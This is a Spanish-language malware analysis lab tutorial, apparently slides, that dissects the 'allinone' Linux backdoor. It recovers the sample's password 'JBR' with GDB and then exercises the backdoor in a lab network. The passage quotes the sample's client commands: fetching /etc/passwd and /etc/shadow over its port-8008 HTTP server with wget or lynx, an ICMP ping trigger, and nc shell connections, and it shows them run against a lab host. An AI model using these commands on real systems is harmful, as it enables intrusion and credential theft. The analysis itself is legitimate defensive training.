- Para visualizar la tabla ASCII en la terminal de Linux se emplea el siguiente comando:

```
# man ascii
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The title of the window is "ASCII(7) Linux Programmer's Manual ASCII(7)".

NAME

ascii - ASCII character set encoded in octal, decimal, and hexadecimal

DESCRIPTION

ASCII is the American Standard Code for Information Interchange. It is a 7-bit code. Many 8-bit codes (such as ISO 8859-1, the Linux default character set) contain ASCII as their lower half. The international counterpart of ASCII is known as ISO 646.

Manual page ascii(7) line 1 (press h for help or q to quit)

AIO_ELF

- Los caracteres equivalentes en código ASCII se muestran a continuación:

4a 42 52 00 5b 53 69 6d 75 6c 61 74 65 64 20 42 6f 6f
62 79 20 54 72 61 70 21 5d 0a 46 6f 72 6d 61 74 20 43
6f 6d 70 6c 65 74 65 21 0a 00

JBR[Simulated Booby Trap!]

Format Complete!

- Se trata de dos cadenas que se utilizan en la muestra maliciosa.

AIO_ELF

- Del código fuente en lenguaje “C”, se sabe que una posible contraseña es “**kissme:)**”.

```
# more allinone.c
```

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
* 2.icmp backdoor
* Client:
* ping -l 101 target (on windows)
* ping -s 101 -c 4 target (on linux)
* nc target 8080
* kissme:) --> your password
*
* 3.shell backdoor
* Client:
* nc target 8008
* kissme:) --> your password
--More-- (5%)
```

AIO_ELF

- En este momento, también se podría pensar que “**RDFpassword**” es otra posible contraseña para el binario **aio_elf** o **aio_elf_des**.
- Con todos los hallazgos que se obtuvieron se puede iniciar el análisis dinámico de la muestra maliciosa.

ANÁLISIS DINÁMICO

AIO_ELF

- Monitoreo de procesos:

- Ps
- Top
- Htop

- Monitoreo de red:

- Netstat
- Snort
- Wireshark
- Ngrep

- Tshark
- Tcpdump
- Argus
- Ntop

- Iftop
- Iptraf

AIO_ELF

- Ejecutar la muestra maliciosa e ingresar como contraseña la cadena: **kissme:)**

```
# ./aio_elf_des  
kissme:)
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard Linux terminal icons at the top right. The terminal content is as follows:

```
malware@MalwareAnalysisLab: ~  
- Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls -l aio_elf_des  
-rwxrw-rw- 1 malware malware 25469 may 2 2005 aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# chmod +x aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls -l aio_elf_des  
-rwxrwxrwx 1 malware malware 25469 may 2 2005 aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# ./aio_elf_des  
Enter Password: kissme:)  
You entered an Incorrect Password. Exiting...  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

The terminal window has a light gray background and a white foreground. The text is black, except for the file name "aio_elf_des" which is highlighted in green. The password entry "kissme:)" is highlighted in green, and the error message "You entered an Incorrect Password. Exiting..." is also highlighted in red.

AIO_ELF

- Se muestra el mensaje “*You entered an Incorrect Password. Exiting...*” donde una posible traducción sería “Ha introducido una contraseña incorrecta. Saliendo ...”.
- Ejecutar nuevamente la muestra usando la contraseña **RDFpassword**.

```
# ./aio_elf_des  
RDFpassword
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~
-Arquivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# ./aio_elf_des
Enter Password: RDFpassword
You entered an Incorrect Password. Exiting...
=====
[Simulated Booby Trap!]
Format Complete!
=====
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

- En esta ocasión se muestra el mensaje correspondiente a la segunda cadena que se obtuvo anteriormente.

AIO_ELF

- Hasta este momento, la ejecución de la muestra maliciosa no genera actividad maliciosa en el Sistema de Archivos, red y procesos.
- Por lo que requiere de la contraseña correcta para continuar con su ejecución.
- Abrir **GDB** con la opción “**-tui**” (*Text User Interface Mode*).

```
# gdb aio_elf_des -q -tui
```

AIO_ELF



The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". Below the menu is a large text area containing the message "[No Source Available]". At the bottom of the window, there is a command-line interface (CLI) showing the output of a debugger session:

```
exec No process In:                                     Line: ??   PC: ??  
Reading symbols from /home/malware/muestraELF/aio_elf_des...done.  
(gdb)
```

AIO_ELF

- Establecer que el tipo de desensamblado sea para arquitectura Intel.

(gdb) set disassembly-flavor intel

```
exec No process In:                                     Line: ??    PC: ??  
Reading symbols from /home/malware/muestraELF/aio_elf_des...done.  
(gdb) set disassembly-flavor intel
```

AIO_ELF

- Listar las variables usadas en el ejecutable.

(gdb) info variables

```
exec No process In:                                         Line: ??    PC: ??  
0x0804c220 completed.1  
0x0804c240 stored password  
0x0804c2a0 ret_buf  
0x080542a0 pw  
0x080542f0 outfd  
0x08054300 string to print  
0x08054350 maxfd  
---Type <return> to continue, or q <return> to quit---
```

AIO_ELF

- Listar las funciones usadas en el ejecutable.

(gdb) info functions

```
exec No process In:                                     Line: ??  PC: ??  
0x0804a28a  out2in  
0x0804a704  x2c  
0x0804a776  unescape_url  
0x0804a7e6  plustospace  
0x0804a81e  get_password  
0x0804a8dc  __do_global_ctors_aux  
0x0804a900  __fini  
(gdb)
```


AIO_ELF

- Desplegar la ventana de código ensamblador en la parte superior de GDB.

```
(gdb) layout asm
```

- De esta manera es más fácil trabajar sobre las instrucciones de memoria, basta con usar las teclas direccionales para recorrer las instrucciones en ensamblador.

AIO_ELF



The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The menu bar includes Archivo, Editar, Ver, Buscar, Terminal, and Ayuda. The main window displays assembly code:

```
0x8048f30 <main>      push    ebp
0x8048f31 <main+1>     mov     ebp,esp
0x8048f33 <main+3>     sub    esp,0xfe8
0x8048f39 <main+9>     and    esp,0xfffffffff0
0x8048f3c <main+12>    mov    eax,0x0
0x8048f41 <main+17>    sub    esp, eax
0x8048f43 <main+19>    sub    esp,0x8
0x8048f46 <main+22>    push   0x804a940
0x8048f4b <main+27>    push   0x804c240
0x8048f50 <main+32>    call   0x8048e70 <strcpy@plt>
0x8048f55 <main+37>    add    esp,0x10
0x8048f58 <main+40>    sub    esp,0x8
0x8048f5b <main+43>    push   0x804a940
```

The bottom of the terminal window shows the command "(gdb) layout asm".

AIO_ELF

- Establecer puntos de interrupción en las funciones **main** y **get_password**, posteriormente ejecutar el binario.

```
(gdb) break main
```

```
(gdb) b get_password
```

```
(gdb) run
```

```
exec No process In:                                         Line: ??    PC: ??  
(gdb)  
(gdb)  
(gdb)  
(gdb) break main  
Breakpoint 1 at 0x8048f39  
(gdb) break get_password  
Breakpoint 2 at 0x804a824  
(gdb) run
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

B+> 0x8048f30 <main> Prólogo push    ebp
     0x8048f31 <main+1>    mov     ebp,esp
     0x8048f33 <main+3>    sub     esp,0xfe8
     0x8048f39 <main+9>    and     esp,0xffffffff0
     0x8048f3c <main+12>   mov     eax,0x0
     0x8048f41 <main+17>   sub     esp,eax
     0x8048f43 <main+19>   sub     esp,0x8
     0x8048f46 <main+22>   push    0x804a940
     0x8048f4b <main+27>   push    0x804c240
     0x8048f50 <main+32>   call    0x8048e70 <strcpy@plt>
     0x8048f55 <main+37>   add    esp,0x10
     0x8048f58 <main+40>   sub    esp,0x8
     0x8048f5b <main+43>   push    0x804a940

multi-thre Thread 0xb7e4e In: main                                     Line: ??    PC: 0x8048f39
(gdb) run
Starting program: /home/malware/muestraELF/aio_elf_des
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/i686/cmov/libthread_db.so.1"
.

Breakpoint 1, 0x08048f39 in main ()                                     (gdb)
```

AIO_ELF

- La ejecución se detiene en el primer punto de interrupción.
- Imprimir el contenido de las direcciones de memoria que se utilizan en las instrucciones **PUSH**.

```
(gdb) x/s 0x804a940
```

```
(gdb) x/s 0x804c240
```

```
(gdb) x/s 0x80542a0
```

AIO_ELF

malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

```
B+> 0x8048f39 <main+9>      and    esp,0xffffffff0
0x8048f3c <main+12>      mov     eax,0x0
0x8048f41 <main+17>      sub    esp, eax
0x8048f43 <main+19>      sub    esp,0x8
0x8048f46 <main+22>      push   0x804a940
0x8048f4b <main+27>      push   0x804c240
0x8048f50 <main+32>      call   0x8048e70 <strcpy@plt>
0x8048f55 <main+37>      add    esp,0x10
0x8048f58 <main+40>      sub    esp,0x8
0x8048f5b <main+43>      push   0x804a940
0x8048f60 <main+48>      push   0x80542a0
0x8048f65 <main+53>      call   0x8048e70 <strcpy@plt>
0x8048f6a <main+58>      add    esp,0x10
```

multi-thread Thread 0xb7e4e In: main Line: ?? PC: 0x8048f39

Breakpoint 1, 0x08048f39 in main ()

(gdb) x/s 0x804a940

0x804a940: "RDFpassword"

(gdb) x/s 0x804c240

0x804c240 <stored password>: ""

(gdb) x/s 0x80542a0

0x80542a0 <pw>: ""

(gdb)

AIO_ELF

- Continuar con la ejecución del programa.
(gdb) continue
- Se detendrá en el segundo punto de interrupción.
- En la ventana superior de GDB se mostrarán las instrucciones correspondientes a la función **get_password**.

AIO_ELF

```
malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

B+> 0x804a81e <get_password> Prólogo push    ebp
      0x804a81f <get_password+1>    mov     ebp,esp
      0x804a821 <get_password+3>    sub     esp,0x58
      0x804a824 <get_password+6>    sub     esp,0xc
      0x804a827 <get_password+9>    push    0x804af8d
      0x804a82c <get_password+14>   call    0x8048d40 <printf@plt>
      0x804a831 <get_password+19>   add    esp,0x10
      0x804a834 <get_password+22>   sub    esp,0x8
      0x804a837 <get_password+25>   lea    eax,[ebp-0x58]
      0x804a83a <get_password+28>   push    eax
      0x804a83b <get_password+29>   push    0x804af9e
      0x804a840 <get_password+34>   call    0x8048c80 <scanf@plt>
      0x804a845 <get_password+39>   add    esp,0x10

multi-thread Thread 0xb7e4e In: get_password                         Line: ??    PC: 0x804a824
0x804c240 <stored_password>:      ""
(gdb) x/s 0x80542a0
0x80542a0 <pw>:      ""
(gdb) continue
Continuing.

Breakpoint 2, 0x0804a824 in get_password ()
(gdb)
```

AIO_ELF

- La instrucción **PUSH** (después del prólogo) coloca en el *stack* la dirección de memoria que tiene la cadena “***Enter Password:***”.

```
(gdb) x/s 0x804af8d
```

- Posteriormente, se llama a la función ***printf*** para imprimir dicho mensaje en salida estándar.

```
Breakpoint 2, 0x0804a824 in get_password ()  
(gdb) x/s 0x804af8d  
0x804af8d: "Enter Password: "  
(gdb)
```

AIO_ELF

- Finalmente, se llama a la función *scanf* para obtener la cadena que ingrese el usuario.
- La primer instrucción **PUSH** contiene la dirección de la variable que almacena el valor capturado y la segunda obtiene la secuencia de control que en este caso es “%s” y corresponde a una cadena de caracteres.

(gdb) x/s 0x804af9e

AIO_ELF

- Prototipo de la función: **scanf (tipo , &var)**

The terminal window title is "malware@MalwareAnalysisLab: ~". The menu bar includes Archivo, Editar, Ver, Buscar, Terminal, and Ayuda. The assembly code listing shows a sequence of instructions, with the instruction at address 0x804a824 highlighted in yellow. This instruction is part of a function labeled <get_password+6>. The highlighted instruction is:

```
0x804a824 <get_password+6>    sub    esp,0xc
```

The assembly code continues with other instructions, including a call to printf@plt and a call to scanf@plt. The instruction at address 0x804a824 is annotated with the text "scanf(tipo, &var);".

Below the assembly code, the GDB prompt shows:

```
multi-thread Thread 0xb7e4e In: get_password
```

The PC register value is 0x804a824. The current line is ??.

```
(gdb) x/s 0x804af8d
```

The memory at address 0x804af8d contains the string "Enter Password: "

```
0x804af8d:      "Enter Password: "
```

```
(gdb) x/s 0x804af9e
```

The memory at address 0x804af9e contains the string "%s"

```
0x804af9e:      "%s"
```

```
(gdb)
```

AIO_ELF

- En instrucciones posteriores, se mueve la cadena que ingresa el usuario al registro **EAX**.
- También se coloca en la pila la dirección de memoria 0x804c240 que tiene la cadena “JBR”.
- Finalmente, se comparan ambas cadenas.
(gdb) `x/s 0x804c240`

AIO_ELF

```
malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

0x804a82c <get_password+14>    call  0x8048d40 <printf@plt>
0x804a831 <get_password+19>    add   esp,0x10
0x804a834 <get_password+22>    sub   esp,0x8
0x804a837 <get_password+25>    lea   eax,[ebp-0x58]
0x804a83a <get_password+28>    push  eax
0x804a83b <get_password+29>    push  0x804af9e
0x804a840 <get_password+34>    call  0x8048c80 <scanf@plt>
0x804a845 <get_password+39>    add   esp,0x10
0x804a848 <get_password+42>    lea   eax,[ebp-0x58]
0x804a84b <get_password+45>    sub   esp,0x8
0x804a84e <get_password+48>    push  eax
0x804a84f <get_password+49>    push  0x804c240
0x804a854 <get password+54>   call  0x8048b80 <strcmp@plt>

multi-thre Thread 0xb7e4e In: get password                         Line: ??  PC: 0x804a824
Undefined command: "". Try "help".
(gdb) x/s 0x804af8d
0x804af8d:      "Enter Password: "
(gdb) x/s 0x804af9e
0x804af9e:      "%s"
(gdb) x/s 0x804c240
0x804c240 <stored_password>:      "JBR"
(gdb)
```

AIO_ELF

- Si en la comparación resulta que las cadenas no son iguales, es decir EAX $\neq 0$, salta a la dirección **0x804a872** que imprimirá que la contraseña es incorrecta.
- Si la comparación resulta ser igual, es decir EAX = 0, continua con el flujo de las instrucciones y se imprime en la salida estándar el mensaje: ***“Password accepted!”***

(gdb) x/s 0x804afa1

(gdb) x/s 0x804afc0

AIO_ELF

```
malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda

0x804a84f <get_password+49>    push   0x804c240
0x804a854 <get_password+54>    call    0x8048b80 <strcmp@plt>
0x804a859 <get_password+59>    add    esp,0x10
0x804a85c <get_password+62>    test   eax,eax
0x804a85e <get_password+64>    jne    0x804a872 <get_password+84>
0x804a860 <get_password+66>    sub    esp,0xc
0x804a863 <get_password+69>    push   0x804afal
0x804a868 <get_password+74>    call    0x8048d40 <printf@plt>
0x804a86d <get_password+79>    add    esp,0x10
0x804a870 <get_password+82>    jmp    0x804a8d9 <get_password+187>
0x804a872 <get_password+84>    sub    esp,0xc
0x804a875 <get_password+87>    push   0x804afc0
0x804a87a <get_password+92>    call    0x8048d40 <printf@plt>

multi-thread Thread 0xb7e4e In: get_password                         Line: ??  PC: 0x804a824
0x804af9e:      "%s"
(gdb) x/s 0x804c240
0x804c240 <stored_password>:      "JBR"
(gdb) x/s 0x804afal
0x804afal:      "Password accepted!\n"
(gdb) x/s 0x804afc0
0x804afc0:      "You entered an Incorrect Password. Exiting...\n"
(gdb)
```

AIO_ELF

- Finalmente, se realiza un salto incondicional a la dirección **0x804a8d9** (epílogo de la función).

malware@MalwareAnalysisLab: ~

```
Archivo Editar Ver Buscar Terminal Ayuda
```

0x804a8b7 <get_password+153>	call	0x8048d40 <printf@plt>
0x804a8bc <get_password+158>	add	esp,0x10
0x804a8bf <get_password+161>	sub	esp,0xc
0x804a8c2 <get_password+164>	push	0x804b000
0x804a8c7 <get_password+169>	call	0x8048d40 <printf@plt>
0x804a8cc <get_password+174>	add	esp,0x10
0x804a8cf <get_password+177>	sub	esp,0xc
0x804a8d2 <get_password+180>	push	0x0
0x804a8d4 <get_password+182>	call	0x8048db0 <exit@plt>
0x804a8d9 <get_password+187>	leave	Epílogo
0x804a8da <get_password+188>	ret	
0x804a8db	nop	
0x804a8dc < do_global_ctors_aux>	push	ebp

AIO_ELF

- Con los hallazgos obtenidos al desensamblar y depurar la muestra maliciosa, se concluye que la contraseña que valida la ejecución del *malware* es: “**JBR**”
- Continuar con la ejecución de la muestra y salir de GDB.

(gdb) continue

JBR

(gdb) q

AIO_ELF

```
malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda
0x804a8b7 <get_password+153>           call    0x8048d40 <printf@plt>
0x8048f30 <main>             push    ebp
0x8048f31 <main+1>           mov     ebp,esp
0x8048f33 <main+3>           sub    esp,0xfe8
B+ 0x8048f39 <main+9>           and    esp,0xffffffff00
0x8048f3c <main+12>           mov     eax,0x0
0x8048f41 <main+17>           sub    esp,0x8
0x8048f43 <main+19>           sub    esp,0x8
0x8048f46 <main+22>           push   0x804a940      048db0 <exit@plt>
0x8048f4b <main+27>           push   0x804c240
0x8048f50 <main+32>           call   0x8048e70 <strcpy@plt>
0x8048f55 <main+37>           add    esp,0x10
0x8048f58 <main+40>           sub    esp,0x8      h    ebp
0x8048f5b <main+43>           push   0x804a940
multi-thread Thread 0xb7e4e In: get_password          Line: ??  PC: 0x804a824
0x804c240 <No process In:          Line: ??  PC: ???
0x804afal:      "Password accepted!\n"
(gdb) x/s 0x804afc0
0x804afc0:      "You entered an Incorrect Password. Exiting...\n"
(gdb) continue
Continuing.
Enter Password: Password accepted!
[Inferior 1 (process 6803) exited normally]
(gdb) q
```

AIO_ELF

- Verificar los puestos abiertos con el comando netstat.

```
# netstat -nat
```

- Se abrió el puerto local **8008** después de la ejecución de la muestra.

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard Linux-style window controls (minimize, maximize, close) at the top right. The terminal interface includes a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". Below the menu is a command prompt: "root@MalwareAnalysisLab:/home/malware/muestraELF#". A red box highlights the command "netstat -nat". The output of the command is displayed below, showing network connections. A second red box highlights the row for TCP port 8008. The terminal window is set against a background featuring a large, faint watermark of the letter 'G'.

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:8008              0.0.0.0:*              LISTEN
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Para terminar con el análisis de esta muestra, se tomarán en cuenta las indicaciones que se encuentran en el código fuente de **allinone**.


1.- Servidor HTTPD

```
malware@MalwareAnalysisLab: ~
-Archivo Editar Ver Buscar Terminal Ayuda
* 1.httpd server
* Client:
* http://target:8008/givemefile/etc/passwd
* lynx -dump http://target:8008/givemefile/etc/shadow > shadow
* or wget http://target:8008/givemefile/etc/shadow
*
```


AIO_ELF

- En el equipo Windows abrir un navegador *web* e ingresar las siguientes direcciones:

<http://192.168.1.30:8008/givemefile/etc/passwd>
<http://192.168.1.30:8008/givemefile/etc/shadow>



AIO_ELF



AIO_ELF

- 2.- Puerta trasera ICMP

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard OS X-style window controls (minimize, maximize, close) at the top right. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The main text area contains the following exploit code:

```
* 2.icmp backdoor
* Client:
* ping -l 101 target (on windows)
* ping -s 101 -c 4 target (on linux)
* nc target 8080
* kissme:) --> your password
```

AIO_ELF

- Ejecutar el comando ping con la opción “-l” para especificar el tamaño del búfer de 101.
> ping -l 101 192.168.1.30

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>ping -l 101 192.168.1.30

Haciendo ping a 192.168.1.30 con 101 bytes de datos:
Respuesta desde 192.168.1.30: bytes=101 tiempo=1ms TTL=64
Respuesta desde 192.168.1.30: bytes=101 tiempo<1ms TTL=64
Respuesta desde 192.168.1.30: bytes=101 tiempo<1ms TTL=64
Respuesta desde 192.168.1.30: bytes=101 tiempo<1ms TTL=64

Estadísticas de ping para 192.168.1.30:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
        (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 1ms, Media = 0ms

C:\Users\malware\Desktop>
```

AIO_ELF

- En la máquina Linux se abre el puerto 8080 en modo escucha.

```
# netstat -nat
```

